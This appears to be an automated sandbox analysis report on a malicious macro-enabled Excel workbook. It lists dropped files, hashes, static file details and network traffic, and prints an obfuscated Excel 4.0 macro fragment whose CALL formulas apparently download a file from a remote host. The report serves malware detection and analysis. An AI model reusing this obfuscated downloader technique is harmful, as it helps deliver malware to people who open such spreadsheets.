MD5:	D8574C9CC4123EF67C8B600850BE52EE
SHA1:	5547AC473B3523BA2410E04B75E37B1944EE0CCC
SHA-256:	ADD8156BAA01E6A9DE10132E57A2E4659B1A8027A8850B8937E57D56A4FC204B
SHA-512:	20D29AF016ED2115C210F4F21C65195F026AAEA14AA16E36FD705482CC31CD26AB78C4C7A344FD11D4E673742E458C2A104A392B28187F2ECCE988B0612DBAC0F
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....:.....IJ.....sRGB.....pHYs.....+.... .IDATx^..\....}.\6"Sp...g..9Ks..r..=r.U....Y..l.S.2...Q.'C.....h}x..... .....\..N...z....._.|.....III.666...~~~..6l.Q.J...\..m..g.h.SRR.\.p....'N...EEE...X9.....c.&M...].n.g4..E..g...w...{..]...;w..I...y.m\...~..;.].3{~..qV.k..._....?..w/$Gll\|..2. m,,,.-[.....sr.V1..g...on.....dl.'..."[[[.R.....(..^...F.PT.Xq..Mnn.n.3..M..g.....6.....pP"#F..P/S.L...W.^..o.r.....5H.....111t....\|9..3...`J..>...{..t~/F.b..h.P..]z..).....o..4n.F..e...0!!!.....#""h.K..K.....g.....^..w.!.$.&...7n.].F.\\\.A....6lxjj.K/.....g.....3g.....f....:t..s..5.C4..+W.y...88..?.,Y. .^...8{.@VN.6....Kbch.=zt...7+T....v.z....P.....VVV..."t.N.....$..Jag.v.U...P[(_.I?.9.4i.G.$U..D.....W.r.....!>|..#G...3..x.b.....P....H!.Vj .....u.2..*;..Z..c..._Ga....&L.....`.1.[.n].7..W_m..#8k...)U..L.....G..q.F.e>..s.....q....J....(.N.V...k..>m....=.).

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\B6A5D209.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 24 x 24, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	557
Entropy (8bit):	7.343009301479381
Encrypted:	false
SSDEEP:	12:6v/7aLMZ5l9TvSb5Lr6U7+uHK2yJtNJTNSB0qNMQCvGEvfvqVFsSq6ixPT3Zf:Ng8SdCU7+uqF20qNM1dvfSviNd
MD5:	A516B6CB784827C6BDE58BC9D341C1BD
SHA1:	9D602E7248E06FF639E6437A0A16EA7A4F9E6C73
SHA-256:	EF8F7EDB6BA0B5ACEC64543A0AF1B133539FFD439F8324634C3F970112997074
SHA-512:	C297A61DA1D7E7F247E14D188C425D43184139991B15A5F932403EE68C356B01879B90B7F96D55B0C9B02F6B9BFAF4E9151916831261836E49E668B6049048D35
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....o.....sRGB.....pHYs.....+.....IDAT8Oc.....l.9a._.X....@.`ddbc.]..........O..m7.r0|..."......?A.....w..;.N1u....._.[.\Y...BK=...F +.t.M~..oX..%....211o.q.P."......y..../..l.r...4..Q]..h.....LL.d.....d....w.>{.e..k.7.9y.%.. .YpI...{.+Kv...../..\[...A....^.5c..O?.....G...VB..4HWY...9NU...?..S..$..1..6.U.....c... ....7..J. "M..5. ...._.....d.V.W.c.....Y.A..S....~.C.....q.....t?..."n.....4.....G_.....Q..x..W.!L.a...3....MR.|.-P#P;..p._.....jUG....X.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\DAFC4076.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 24 x 24, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	848
Entropy (8bit):	7.595467031611744
Encrypted:	false
SSDEEP:	24:NLJZbn0jL5Q3H/hbqzej+0C3Yi6yyuq53q:JIjm3pQCLWYi67lc
MD5:	02DB1068B56D3FD907241C2F3240F849
SHA1:	58EC338C879DDBDF02265CBEFA9A2FB08C569D20
SHA-256:	D58FF94F5BB5D49236C138DC109CE83E82879D0D44BE387B0EA3773D908DD25F
SHA-512:	9057CE6FA62F83BB3F3EFAB2E5142ABC41190C08846B90492C37A51F07489F69EDA1D1CA6235C2C8510473E8EA443ECC5694E415AEAF3C7BD07F864212064678
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....o.....sRGB.....pHYs.....+.....IDAT8O.T]H.Q..;3...?..fk.lR..R$.R.Pb.Q...B..OA..T$.hAD...J../..-h...fj..+....;s.vg.Zsw.=...{.w.s.w.@.....;..s...O..... ..;.y.p.....,...s1@ Ir.:... .>.LLa..b?h...l.6..U....1....r.....T..O.d.KSA...7.YS..a.(F@....xe.^.I..$h....PpJ...k%.....9..QQ....h..!H*...../....2..J2..HG....A....Q&...k...d..&..Xa.t..E.. ..E..f2.d(..v.~.P.+.pik+;...xEU.g....._xfw...+...(..pQ.(..(.U./..)..@..?.....f.'...lx+@F...+....)..k.A2...r~B,....TZ..y..9...`..0....q....yY....Q.....A.....8j[.O9..t..&...g. l@ ..;..X!...9S.J5. .'.xh...8l.~.+...mf.m.W.i..{...+>P...Rh...+..br^$. q.^.....(..._j...$..Ar...MZm|...9..E..!U[S.fDx7<....Wd.....p..C.....^MyI:...c.^..SI.mGj,.....!...h..$..;.....yD./..a...-j.^:.}..v....RQ Y*.^.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\suspendedpage[1].htm	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	HTML document, ASCII text
Category:	downloaded
Size (bytes):	494
Entropy (8bit):	4.962239405540505
Encrypted:	false
SSDEEP:	12:hnMQbwzRQ6QclfhxxEdWr+YZrH3atJMlgOt0quoQL:hMxRQspxCQnZrH3atEx0h
MD5:	0357AA49EA850B11B99D09A2479C321B
SHA1:	41472BA5C40F61FA1C77C42CF06248F13B8785F0
SHA-256:	0FF0B7FCB090C65D0BDCB2AF4BBD2C30F33356B3CE9B117186FA20391EF840A3
SHA-512:	A317A0F035B8DFF7CA60C76B0B75698A3528FD4C7C5E915292C982D2B38C1C937C318362C891E93BEE6FDB1B166764D7183140A837FD23DAA2BE3D2DAC5A5DC
Malicious:	false
Reputation:	moderate, very likely benign file
IE Cache URL:	http://https://anaheimdermatologists.com/cgi-sys/suspendedpage.cgi
Preview:	<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">.<html>. <head>. <title>Contact Support</title>. <meta http-equiv="Content-Type" content="text/html; charset=utf-8">. </head>. <body marginwidth="0" marginheight="0" leftmargin="0" topmargin="0">. <iframe width="100%" height="100%" frameborder="0" SCROLLING="auto" marginwidth="0" src="http://fwdssp.com/?dn=referer_detect&pid=5POL4F2O4"></iframe>. </body>.</html>.

C:\Users\user\AppData\Local\Temp\32820000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	107618
Entropy (8bit):	7.91601370112133
Encrypted:	false
SSDEEP:	1536:nmHTqPyl/yBO992hjPcQpWUot9ErjPX44sh0x13TQfDm:nl+yo9opH8x+3xs6ZQy
MD5:	D297DF8319BBE1CBA66C1227F53BCDB1
SHA1:	8B8B1C4ED555046028FACCB7BDD7F124A2B7FE5C
SHA-256:	8BA1379D469ACF3184BABC90FC9C952C1B178E0EE9E470D5D1CE162D91DFF7FC
SHA-512:	1595A1C66DFC5EB37017AA9A39FA234FD851EDF20121B84EEB5E85958AE58EED893814884768035FFF83C377A587F18647D4A4982E95803E6CA5670059D46E15
Malicious:	false
Reputation:	low
Preview:	.U.N.0.}G..".....j..]xd.`?....U..1.....P.*-.....s.3.^....!...e..U.W.u-.w.].d.&.0.A...rvz2._.....O)...e.V`..8.,|.".k.x.r):.....K.R.2..M..B<.T].hy.d...~o..T-.!.-E"...w$._,....%..C....H.4!jb.w..... ..{.m..wgD08N..CC....u.32.....!./50j....FXr.....q9.~....fZ.a%.4.....s....=+..T2....'(.n.....:..A.u.|Z.....2.n<.h.U].....>...6bZ..o.2..C.....>.CE.%...x...}.4+o..H.8.x..'Y...AL...l..2., ?.....j.7/...?.....PK.....!.t.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 18:52:18 2019, mtime=Tue May 4 19:30:31 2021, atime=Tue May 4 19:30:31 2021, length=16384, window=hide
Category:	dropped
Size (bytes):	917
Entropy (8bit):	4.678301446154264

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Encrypted:	false
SSDEEP:	12:8SPAc20U7cWCHoTY2ya8OuyF+WMjA+N/E2ybD86wpIeYIe8k44t2Y+xIBjKZm:8E+nY20AS8HD7wz7aB6m
MD5:	15D744E452A0B049024E4291FFDCD06D
SHA1:	A338BBEDBE2A5D8041DE306520AD406E972C1671
SHA-256:	3700430035A5B103A7AEB6669AB99C5EF322CF67917EBE328CE4DB059A6FB233
SHA-512:	4EC7444D0759CCCC50B9DBD74E226473D09F71C95B4D5BD8684DE085884C2ECD377DB6BC939180019CF0069D5146863A8E747E13E2A7E736751AC13665A7194
Malicious:	false
Preview:	L.....F.....h.!-...jAT$A....<T$A...@.....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L...R.....:.....Q...U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....Z.1.....>Qc{..user..B.....N...R.....S.....W..e.n.g.i.n.e.e.r.....~.1.....R...Desktop.h.....N...R.....Y.....>.....7.#.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....H.....-.....G.....>.S.....C:\Users\user\Desktop.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.....:.,.LB.)...A}...`.....X.....579569.....!a..%.H.VZAj...,,/.....-$..!a..%.H.VZAj...,,/.....-$.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9...1SPS..mD..pH.H@..=x.....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	123
Entropy (8bit):	4.7468941332957
Encrypted:	false
SSDEEP:	3:bDesBVomxWdadbqd2Oytdbqd2mxWdadbqd2v:bSsjuadbq0tdbqeadbqC
MD5:	4AED8272F2E9BAC97FF3A9E6AF7BACCF
SHA1:	2269919A7F51C40BEEF91C03FF2A05B9BA7E4381
SHA-256:	8867D925737F8D127394C4C8E267FF88EA4C75B8022A2F302490A696AB74031B
SHA-512:	F6FF707EF00F3E0A4BD083A78F09020EE5DF8881D803B78773CBBE9125D528CEE47BBC857DF81D9B459F90FDAFED77F43F07785654B0CB37494215620B63A1A
Malicious:	false
Preview:	[folders]..Desktop.LNK=0..[misc]..statistic-207394368.LNK=0..statistic-207394368.LNK=0..[misc]..statistic-207394368.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\statistic-207394368.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 14:27:01 2020, mtime=Tue May 4 19:30:31 2021, atime=Tue May 4 19:30:31 2021, length=107618, window=hide
Category:	dropped
Size (bytes):	2236
Entropy (8bit):	4.728041713389763
Encrypted:	false
SSDEEP:	48:8HnYc7pFohmnAZiB6pHnYc7pFohmnAZiB6:84cch8AZiK4cch8AZi
MD5:	754469E430760EDD0FB35B864EBF3267
SHA1:	AE7C965D1BBAB636733D9099298ED30AD2CA078E
SHA-256:	A3538E0780B8C1363218C479716E203C41E9C07FEB4ECAF44A1738D377A93A7C
SHA-512:	AFC7E8D9E1417740EB944F831A56B069B6889AA5F0AD31C9D1E0A44602E93BF48841CA5B856FE4004FB8C1E93D0858B945CC4FE6985410907AF7F5F9E220599E
Malicious:	false
Preview:	L.....F.... .....%>.....JT$A....HT$A..b.....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L...R.....:.....Q...U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....Z.1.....>Qc{..user..B.....N...R.....S.....W..e.n.g.i.n.e.e.r.....~.1.....>Qd{..Desktop.h.....N...R.....Y.....>.....~.o.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....~.2.....R. .STATIS~1.XLS..b.....>Qa{.R.....R.....s.t.a.t.i.s.t.i.c.-.2.0.7.3.9.4.3.6.8...x.l.s.m.....a.....-.....`.....>.S.....C:\Users\user\Desktop\statistic-207394368.xlsm../.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.s.t.a.t.i.s.t.i.c.-.2.0.7.3.9.4.3.6.8...x.l.s.m.....:.,.LB.)...A}...`.....X.....579569.....!a..%.H.VZAj.....1.....-$..!a..%.H.VZAj.....1.....-$.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5

C:\Users\user\Desktop\33820000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	107618
Entropy (8bit):	7.91601370112133
Encrypted:	false
SSDEEP:	1536:nmHTqPyl/yBO992hjPcQpWUot9ErjPX44sh0x13TQfDm:nl+yo9opH8x+3xs6ZQy
MD5:	D297DF8319BBE1CBA66C1227F53BCDB1
SHA1:	8B8B1C4ED555046028FACCB7BDD7F124A2B7FE5C
SHA-256:	8BA1379D469ACF3184BABC90FC9C952C1B178E0EE9E470D5D1CE162D91DFF7FC
SHA-512:	1595A1C66DFC5EB37017AA9A39FA234FD851EDF20121B84EEB5E85958AE58EED893814884768035FFF83C377A587F18647D4A4982E95803E6CA5670059D46E15
Malicious:	false

C:\Users\user\Desktop\33820000	
Preview:	.U.N.0.}G..".....j..]xd.`?....U..1.....P.*-.....s.3.^....!...e..U.W.u-.w.].d.&.0.A...rvz2._.......O)...e.V`..8.,|.".k.x.r):.......K.R.2..M..B<.T].hy.d...~o..T-.!.-E"...w$._,....%..C....H.4!jb.w..... ..{.m..wgD08N..CC....u.32.....!./50j....FXr.....q9.~....fZ.a%.4.....s....=+..T2....'(.n.....:..A.u.|Z.....2.n<.h.U].....>...6bZ..o.2..C.....>.CE.%...x...}.4+o..H.8.x..'Y...AL...I..2., ?.....j.7/...?.....PK.....!.t.....[Content_Types].xml ...(..... ....

C:\Users\user\Desktop\~$statistic-207394368.xlsm	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.6081032063576088
Encrypted:	false
SSDEEP:	3:RFXI6dtBhFXI6dtt:RJZhJ1
MD5:	836727206447D2C6B98C973E058460C9
SHA1:	D83351CF6DE78FEDE0142DE5434F9217C4F285D2
SHA-256:	D9BECB14EECC877F0FA39B6B6F856365CADF730B64E7FA2163965D181CC5EB41
SHA-512:	7F843EDD7DC6230BF0E05BF988D25AE6188F8B22808F2C990A1E8039C0CECC25D1D101E0FDD952722FEAD538F7C7C14EEF9FD7F4B31036C3E7F79DE570CD06 7
Malicious:	**true**
Preview:	.pratesh ..p.r.a.t.e.s.h. . . . . ..pratesh ..p.r.a.t.e.s.h. . . . .

C:\Users\user\jordji.nbvt11	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	HTML document, ASCII text
Category:	dropped
Size (bytes):	494
Entropy (8bit):	4.962239405540505
Encrypted:	false
SSDEEP:	12:hnMQbwzRQ6QclfhxxEdWr+YZrH3atJMlgOt0quoQL:hMxRQspxCQnZrH3atEx0h
MD5:	0357AA49EA850B11B99D09A2479C321B
SHA1:	41472BA5C40F61FA1C77C42CF06248F13B8785F0
SHA-256:	0FF0B7FCB090C65D0BDCB2AF4BBD2C30F33356B3CE9B117186FA20391EF840A3
SHA-512:	A317A0F035B8DFF7CA60C76B0B75698A3528FD4C7C5E915292C982D2B38C1C937C318362C891E93BEE6FDB1B166764D7183140A837FD23DAA2BE3D2DAC5A5D C
Malicious:	false
Preview:	<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">.<html>. <head>. <title>Contact Support</title>. <meta http-equiv="Conten t-Type" content="text/html; charset=utf-8">. </head>. <body marginwidth="0" marginheight="0" leftmargin="0" topmargin="0">. <iframe width="100%" height="100%" frameborder="0" SCROLLING="auto" marginwidth="0" src="http://fwdssp.com/?dn=referer_detect&pid=5POL4F2O4"></iframe>. </body>.</html>.

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.917058358399405
TrID:	• Excel Microsoft Office Open XML Format document (40004/1) 83.33% • ZIP compressed archive (8000/1) 16.67%
File name:	statistic-207394368.xlsm
File size:	109084
MD5:	cd5e9899a7fa08e45309f4cf728bedf5
SHA1:	a8671b54099e2d201660d220fc5652d3576bd5e6
SHA256:	0465986113ca6df44638d99a67706662f7336e90c00d981 666ba22217cefcfb5
SHA512:	59c81e6bb9dee856614b4881d05f11f374f5d7dfab3bf9c2 bc1495baa8a63ac93a8230420b722366f8d3dd718f7aa19 8250a89b5d1b94cc57a22b5c9d6095fec
SSDEEP:	1536:cutuov3BiTr4GDgM+nG92hjPcQpWUot9E8cNcrA OJOerwzkFBHhr6vQnf+zy7fc:ckuocrZDKGopH8x+8Hd oLqp6vif+zUk

General

File Content Preview:	PK..........!.t...............[Content_Types].xml ...(.................. ....

File Icon

	
Icon Hash:	74ecd0e2f696908c

Static OLE Info

General	
Document Type:	OpenXML
Number of OLE Files:	1

OLE File "statistic-207394368.xlsm"

Indicators	
Has Summary Info:	
Application Name:	
Encrypted Document:	
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	

Macro 4.0 Code

```
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
```

```
,,,=HALT(),,,,,,,,,,,,"=4984654+9846544+468464=CALL(Sheet2!AY107&""n"",Sheet2!AY108&""A"",Sheet2!AY118,before.3.21.42.sheet!AR49,Sheet2!AT114,before.3.21.42.sheet!AT39,0,0)=CALL(Sheet2!
AY107&""n"",Sheet2!AY108&""A"",Sheet2!AY118,before.3.21.42.sheet!AR49,Sheet2!AT115,before.3.21.42.sheet!AT39&""1"",0,0)",,,,,,,,,,,,,,,=Sheet2!AW142(),,,,,,,,,,,,,,,,,,,,,U,J,",D",..\jordji.nbvt1R,J,l,L,C,l,D
,C,R,o,B,e,w,B,g,n,,i,l,,s,o,,t,a,,e,d,0,r,T,,S,o,,e,F,,r,i,,ve,l,,r,e,,,
```

Network Behavior

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 13:30:32.913629055 CEST	49694	443	192.168.2.6	192.254.233.89
May 4, 2021 13:30:33.098670006 CEST	443	49694	192.254.233.89	192.168.2.6
May 4, 2021 13:30:33.098889112 CEST	49694	443	192.168.2.6	192.254.233.89
May 4, 2021 13:30:33.106025934 CEST	49694	443	192.168.2.6	192.254.233.89
May 4, 2021 13:30:33.291604996 CEST	443	49694	192.254.233.89	192.168.2.6
May 4, 2021 13:30:33.293154001 CEST	443	49694	192.254.233.89	192.168.2.6
May 4, 2021 13:30:33.293171883 CEST	443	49694	192.254.233.89	192.168.2.6
May 4, 2021 13:30:33.293188095 CEST	443	49694	192.254.233.89	192.168.2.6
May 4, 2021 13:30:33.293281078 CEST	49694	443	192.168.2.6	192.254.233.89
May 4, 2021 13:30:33.335212946 CEST	49694	443	192.168.2.6	192.254.233.89
May 4, 2021 13:30:33.520991087 CEST	443	49694	192.254.233.89	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 13:30:33.521300077 CEST	49694	443	192.168.2.6	192.254.233.89
May 4, 2021 13:30:33.537909985 CEST	49694	443	192.168.2.6	192.254.233.89
May 4, 2021 13:30:33.767009020 CEST	443	49694	192.254.233.89	192.168.2.6
May 4, 2021 13:30:34.225502968 CEST	443	49694	192.254.233.89	192.168.2.6
May 4, 2021 13:30:34.225538969 CEST	443	49694	192.254.233.89	192.168.2.6
May 4, 2021 13:30:34.225799084 CEST	49694	443	192.168.2.6	192.254.233.89
May 4, 2021 13:30:34.227082014 CEST	49694	443	192.168.2.6	192.254.233.89
May 4, 2021 13:30:34.411990881 CEST	443	49694	192.254.233.89	192.168.2.6
May 4, 2021 13:30:34.428113937 CEST	49697	443	192.168.2.6	192.185.5.2
May 4, 2021 13:30:34.590596914 CEST	443	49697	192.185.5.2	192.168.2.6
May 4, 2021 13:30:34.590920925 CEST	49697	443	192.168.2.6	192.185.5.2
May 4, 2021 13:30:34.591828108 CEST	49697	443	192.168.2.6	192.185.5.2
May 4, 2021 13:30:34.754307985 CEST	443	49697	192.185.5.2	192.168.2.6
May 4, 2021 13:30:34.798787117 CEST	443	49697	192.185.5.2	192.168.2.6
May 4, 2021 13:30:34.798830032 CEST	443	49697	192.185.5.2	192.168.2.6
May 4, 2021 13:30:34.798846006 CEST	443	49697	192.185.5.2	192.168.2.6
May 4, 2021 13:30:34.799097061 CEST	49697	443	192.168.2.6	192.185.5.2
May 4, 2021 13:30:34.809848070 CEST	49697	443	192.168.2.6	192.185.5.2
May 4, 2021 13:30:34.972557068 CEST	443	49697	192.185.5.2	192.168.2.6
May 4, 2021 13:30:34.995088100 CEST	443	49697	192.185.5.2	192.168.2.6
May 4, 2021 13:30:34.995203018 CEST	49697	443	192.168.2.6	192.185.5.2
May 4, 2021 13:30:34.996277094 CEST	49697	443	192.168.2.6	192.185.5.2
May 4, 2021 13:30:35.197578907 CEST	443	49697	192.185.5.2	192.168.2.6
May 4, 2021 13:30:35.199228048 CEST	443	49697	192.185.5.2	192.168.2.6
May 4, 2021 13:30:35.200345039 CEST	49697	443	192.168.2.6	192.185.5.2
May 4, 2021 13:30:35.200406075 CEST	49697	443	192.168.2.6	192.185.5.2
May 4, 2021 13:30:35.200413942 CEST	49697	443	192.168.2.6	192.185.5.2
May 4, 2021 13:30:35.205187082 CEST	49699	443	192.168.2.6	192.185.5.2
May 4, 2021 13:30:35.365602016 CEST	443	49697	192.185.5.2	192.168.2.6
May 4, 2021 13:30:35.366038084 CEST	443	49699	192.185.5.2	192.168.2.6
May 4, 2021 13:30:35.366206884 CEST	49699	443	192.168.2.6	192.185.5.2
May 4, 2021 13:30:35.366786957 CEST	49699	443	192.168.2.6	192.185.5.2
May 4, 2021 13:30:35.527796030 CEST	443	49699	192.185.5.2	192.168.2.6
May 4, 2021 13:30:35.527837038 CEST	443	49699	192.185.5.2	192.168.2.6
May 4, 2021 13:30:35.527909040 CEST	49699	443	192.168.2.6	192.185.5.2
May 4, 2021 13:30:35.528770924 CEST	49699	443	192.168.2.6	192.185.5.2
May 4, 2021 13:30:35.532295942 CEST	49699	443	192.168.2.6	192.185.5.2
May 4, 2021 13:30:35.690968990 CEST	443	49699	192.185.5.2	192.168.2.6
May 4, 2021 13:30:35.839540958 CEST	443	49699	192.185.5.2	192.168.2.6
May 4, 2021 13:30:35.839566946 CEST	443	49699	192.185.5.2	192.168.2.6
May 4, 2021 13:30:35.839628935 CEST	49699	443	192.168.2.6	192.185.5.2
May 4, 2021 13:30:35.839665890 CEST	49699	443	192.168.2.6	192.185.5.2
May 4, 2021 13:30:35.840308905 CEST	49699	443	192.168.2.6	192.185.5.2
May 4, 2021 13:30:36.000338078 CEST	443	49699	192.185.5.2	192.168.2.6

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 13:30:14.931613922 CEST	55673	53	192.168.2.6	8.8.8.8
May 4, 2021 13:30:14.981534004 CEST	53	55673	8.8.8.8	192.168.2.6
May 4, 2021 13:30:16.589236975 CEST	57773	53	192.168.2.6	8.8.8.8
May 4, 2021 13:30:16.637959957 CEST	53	57773	8.8.8.8	192.168.2.6
May 4, 2021 13:30:17.535780907 CEST	59986	53	192.168.2.6	8.8.8.8
May 4, 2021 13:30:17.584537029 CEST	53	59986	8.8.8.8	192.168.2.6
May 4, 2021 13:30:18.639148951 CEST	52478	53	192.168.2.6	8.8.8.8
May 4, 2021 13:30:18.703768969 CEST	53	52478	8.8.8.8	192.168.2.6
May 4, 2021 13:30:20.692650080 CEST	58931	53	192.168.2.6	8.8.8.8
May 4, 2021 13:30:20.742396116 CEST	53	58931	8.8.8.8	192.168.2.6
May 4, 2021 13:30:24.285886049 CEST	57725	53	192.168.2.6	8.8.8.8
May 4, 2021 13:30:24.343310118 CEST	53	57725	8.8.8.8	192.168.2.6
May 4, 2021 13:30:26.451653004 CEST	49283	53	192.168.2.6	8.8.8.8
May 4, 2021 13:30:26.501336098 CEST	53	49283	8.8.8.8	192.168.2.6
May 4, 2021 13:30:27.833035946 CEST	58377	53	192.168.2.6	8.8.8.8
May 4, 2021 13:30:27.881871939 CEST	53	58377	8.8.8.8	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 13:30:32.843764067 CEST	55074	53	192.168.2.6	8.8.8.8
May 4, 2021 13:30:32.900943995 CEST	53	55074	8.8.8.8	192.168.2.6
May 4, 2021 13:30:32.944375038 CEST	54513	53	192.168.2.6	8.8.8.8
May 4, 2021 13:30:33.004096985 CEST	53	54513	8.8.8.8	192.168.2.6
May 4, 2021 13:30:33.904851913 CEST	62044	53	192.168.2.6	8.8.8.8
May 4, 2021 13:30:33.955986977 CEST	53	62044	8.8.8.8	192.168.2.6
